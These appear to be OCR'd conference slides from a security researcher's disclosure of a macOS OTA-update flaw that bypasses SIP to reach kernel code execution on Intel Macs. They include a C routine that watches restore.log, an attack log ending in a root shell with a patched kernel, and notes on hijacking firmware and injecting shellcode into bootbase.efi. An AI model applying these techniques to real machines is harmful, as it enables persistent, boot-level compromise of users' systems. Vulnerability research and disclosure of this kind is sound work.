


```c
void spin_for_log(const char *hint) {
    static const char *log_path = "/System/Volumes/Update/restore.log";
    FILE *fp = NULL;
    char line[4096] = {0};

    fp = fopen(log_path, "r");
    fseek(fp, 0, SEEK_END);
    long size = ftell(fp);
    fclose(fp);

    int found = 0;
    while (1) {
        fp = fopen(log_path, "r");
        fseek(fp, size, SEEK_SET);
        while (fgets(line, sizeof(line), fp) != NULL) {
            printf("restore.log: %s", line);
            if (strstr(line, hint)) {
                found = 1;
                break;
            }
        }
        size = ftell(fp);
        fclose(fp);

        if (found) {
            break;
        }
    }
}
```

Arbitrary Kernel Code Execution


Via an SIP-bypass Primitive

- Only works on Intel Macs without the T2 Chip
- PoC
- Demo video



```
[*] duplicating and patching the new OS kernel.
[*] replacing post.bom
[*] cksum(/System/Volumes/Update/mnt1/System/Library/Kernels/kernel): 1613332496
[*] cksum(/tmp/kernel): 2348707506
[*] cksum(/System/Volumes/Update/mnt1/System/Library/KernelCollections/BootKernelExtensions.kc)
: 3995077360
[*] cksum(/tmp/BootKernelExtensions.kc): 431536594
[*] replacing the original one with SIP Bypass primitive.
[*] all done.
sh-3.2#
  [Restored Jul 5, 2023 at 16:12:23]
Last login: Wed Jul  5 16:11:44 on console
Restored session: Wed Jul  5 14:58:24 CST 2023
fuzz@fuzz-mac ~ % sw_vers
ProductName:            macOS
ProductVersion:         14.0
BuildVersion:           23A5276g
fuzz@fuzz-mac ~ % uname -a
Darwin fuzz-mac 23.0.0 Hacked By Mickey Jin  23.0.0: Tue Jun 13 21:16:25 PDT 2023; root:xnu-100
02.0.116.505.3~3/RELEASE_X86_64 x86_64
fuzz@fuzz-mac ~ % 
```

Hijack the OS boot process




System

We would like to acknowledge Mickey Jin (@patch1t) of Trend Micro for their assistance.

One More Issue

Additional Recognition

- Not all items in the OTA update package are listed/protected in the **payload.bom**
  - e.g., usr/standalone/update/ramdisk/*, Restore/*, boot/*, …




```
mickey-mbp:tmp mickey$ lsbom payload.bom | grep boot/
mickey-mbp:tmp mickey$ 
```

One More Issue

Attack the unprotected items

- AssetData/usr/standalone/update/ramdisk/**x86_64SURamDisk.dmg**
  - Remove and touch the file -> DoS Attack
- Firmware/*
  - <u>Hijack the firmwares</u>
- AssetData/boot/Firmware/System/Library/CoreServices/**bootbase.efi**
  - Hijack the boot process from the first instruction (Inject the earliest shellcode)



BridgeVersion.bin
BridgeVersion.plist
BuildManifest.plist
EFI
EmbeddedOSFirmware.pkg
Firmware
kernelcache....ease.mac13g
kernelcache.release.mac13j
kernelcache.release.vma2
PlatformSupport.plist
Restore.plist
RestoreVersion.plist
System
SystemVersion.plist
usr

